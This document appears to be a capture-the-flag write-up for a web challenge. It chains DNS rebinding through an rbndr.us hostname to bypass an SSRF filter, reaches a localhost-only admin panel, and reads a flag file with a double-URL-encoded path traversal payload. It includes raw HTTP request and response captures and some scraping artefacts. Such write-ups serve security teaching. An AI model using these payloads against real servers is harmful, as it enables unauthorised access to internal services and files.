Challenge Overview

This challenge involves a web application with a vulnerability in the `/update_profile_pic` route. The application attempts to prevent Server-Side Request Forgery (SSRF) using a flawed check on user-provided URLs. By exploiting this, an attacker can potentially combine a DNS rebinding attack with a path traversal vulnerability to gain unauthorized access and retrieve the flag.

Challenge Name: Phantom Binding
Difficulty: Medium
Category: Web


Vulnerability

The challenge contains two main vulnerabilities:


1. **DNS Rebinding Vulnerability**: In the `/update_profile_pic` route, the application checks if a URL's hostname resolves to an internal IP address before making the HTTP request. This creates a race condition that can be exploited with DNS rebinding.
2. **Path Traversal Vulnerability**: The `/admin/view_file` route checks for path traversal sequences before URL-decoding the input, allowing an attacker to bypass the protection using URL-encoded traversal sequences.

Understanding The Challenge


- User registration and login functionality
- Profile picture upload (via file or URL)



- Using internal IPs is not allowed, and common bypass techniques such as hexadecimal or IPv6 encoding doesn't work.



- File viewing functionality in the admin panel



Solution

Step 1 : Bypassing The Filter Using DNS REBINDING

DNS rebinding allows us to exploit the race condition between when the server checks the hostname and when it actually makes the request.

1. Set up a DNS rebinding service. We can use https://lock.cmpxchg8b.com/rebinder.html or similar services like rbndr.us.
2. Create a malicious URL that will initially resolve to a public IP but then switch to `127.0.0.1`. For example:

```
http://7f000001.08080808.rbndr.us/
```

This URL works as follows:

- `7f000001` is the hex representation of 127.0.0.1
- `08080808` is the hex representation of 8.8.8.8 (a public IP)
- The service alternates between resolving to these two IPs

3. Enter this URL in the "Enter Image URL" field on the profile update page.
4. The server performs the following steps:
   - Resolves the hostname → initially gets 8.8.8.8 (public IP)
   - Checks if it's internal → passes the check
   - Makes an HTTP request → DNS has now changed to 127.0.0.1
   - The request is effectively sent to localhost

Pretty Raw Hex

```
POST /update_profile_pic HTTP/2
Host: f3e2-47-15-13-42.ngrok-free.app
Cookie: abuse_interstitial=f3e2-47-15-13-42.ngrok-free.app; session=eyJ1c2VyX2lkIjoxMywidXNlcm5hbWUiOiJhd3V1In0.aCc0ow.TzmbYQkyH437XxoDb8FUrHyVurw
Content-Length: 49
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://f3e2-47-15-13-42.ngrok-free.app
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://f3e2-47-15-13-42.ngrok-free.app/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive

image_url=http%3A%2F%2F08080808.7f000001.rbndr.us
```

Request Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
Content-Type: text/html; charset=utf-8
Date: Fri, 16 May 2025 12:53:32 GMT
Location: /profile
Ngrok-Agent-Ips: 47.15.13.42
Server: Werkzeug/3.1.3 Python/3.9.22
Vary: Cookie
Content-Length: 203

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href="/profile">
      /profile
    </a>
    . If not, click the link.
```

Note: This requires multiple attempts as it exploits a race condition. Keep trying until it works!

Send Cancel Target: ht

Request

Pretty Raw Hex

```
GET /uploads/url_image_awuu_1747400026.jpg HTTP/2
Host: f3e2-47-15-13-42.ngrok-free.app
Cookie: abuse_interstitial=f3e2-47-15-13-42.ngrok-free.app; session=eyJ1c2VyX2lkIjoxMywidXNlcm5hbWUiOiJhd3V1In0.aCc0ow.TzmbYQkyH437XxoDb8FUrHyVurw
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
<!DOCTYPE html>
<html>
<head>
    <title>CTF Challenge</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            margin: 0;
            padding: 20px;
            background-color: #f5f5f5;
        }
        .container {
            max-width: 800px;
            margin: 0 auto;
            background-color: #fff;
            padding: 20px;
            border-radius: 5px;
            box-shadow: 0 0 10px rgba(0,0,0,0.1);
        }
        h1 {
            color: #333;
        }
        .error {
            color: red;
            margin-bottom: 10px;
        }
        .success {
            color: green;
            margin-bottom: 10px;
        }
```

Search 0 highlights

Step 2: Accessing the Admin Panel

Once we've confirmed that our DNS rebinding attack works, we can try to access the admin panel:

```
http://7f000001.08080808.rbndr.us/admin
```

This will allow us to make a request to `http://127.0.0.1/admin` from the server itself, bypassing the restriction that the admin panel can only be accessed from localhost.

Send Cancel Target: https:

Request

Pretty Raw Hex

```
GET /uploads/url_image_awuu_1747400407.jpg HTTP/2
Host: f3e2-47-15-13-42.ngrok-free.app
Cookie: abuse_interstitial=f3e2-47-15-13-42.ngrok-free.app; session=eyJ1c2VyX2lkIjoxMywidXNlcm5hbWUiOiJhd3V1In0.aCc0ow.TzmbYQkyH437XxoDb8FUrHyVurw
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
            border: 1px solid #ddd;
            text-align: left;
        }
        .user-table th {
            background-color: #f2f2f2;
        }
    </style>
</head>
<body>
    <div class="container">

    <h1>Admin Panel</h1>

    <h2>User Management</h2>
    <table class="user-table">
        <thead>
            <tr>
                <th>Username</th>
                <th>Role</th>
                <th>Actions</th>
            </tr>
        </thead>
        <tbody>

            <tr>
                <td>admin</td>
                <td>admin</td>
                <td><a href="/admin/manage_user/1">Manage</a></td>
            </tr>

            <tr>
```

Search 0 highlights

Step 3: Exploiting Path Traversal in view_file(admin)

The vulnerability is that the check for path traversal sequences happens before URL-decoding the input. This means we can use URL-encoded traversal sequences like `%2e%2e%2f` (which decodes to `../`) to bypass the check.

To exploit this:

1. From our previous DNS rebinding success, craft a URL that will access the admin panel's `view_file` route with a path traversal payload:

```
http://7f000001.08080808.rbndr.us/admin/view_file?file=..%25252f..%252f..%252fetc%252fflag.txt
```

2. This URL will:
   - Make a request to localhost from the server
   - Access the admin panel (because it's a local request)
   - Call the view_file function with our payload
3. If successful, the application will fetch the content of `/flag.txt` and save it as your profile picture. You can then view your profile to see the flag

Request

Pretty Raw Hex

```
1 GET /uploads/url_image_awuu_1747400787.jpg HTTP/2
2 Host: f3e2-47-15-13-42.ngrok-free.app
3 Cookie: abuse_interstitial=f3e2-47-15-13-42.ngrok-free.app; session=eyJ1c2VyX2lkIjoxMywidXNlcm5hbWUiOiJhd3V1In0.aCc0ow.TzmbYQkyH437XxoDb8FUrHyVurw
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Cache-Control: no-cache
3 Content-Disposition: inline; filename=url_image_awuu_1747400787.jpg
4 Content-Type: image/jpeg
5 Date: Fri, 16 May 2025 13:07:05 GMT
6 Date: Fri, 16 May 2025 13:07:05 GMT
7 Etag: "1747400787.6915247-40-1257574008"
8 Last-Modified: Fri, 16 May 2025 13:06:27 GMT
9 Ngrok-Agent-Ips: 47.15.13.42
10 Server: Werkzeug/3.1.3 Python/3.9.22
11 Vary: Cookie
12 Content-Length: 40
13
14 CTF{DN5_R3b1nd1ng_P4th_Tr4v3rs4L_M4st3r}
```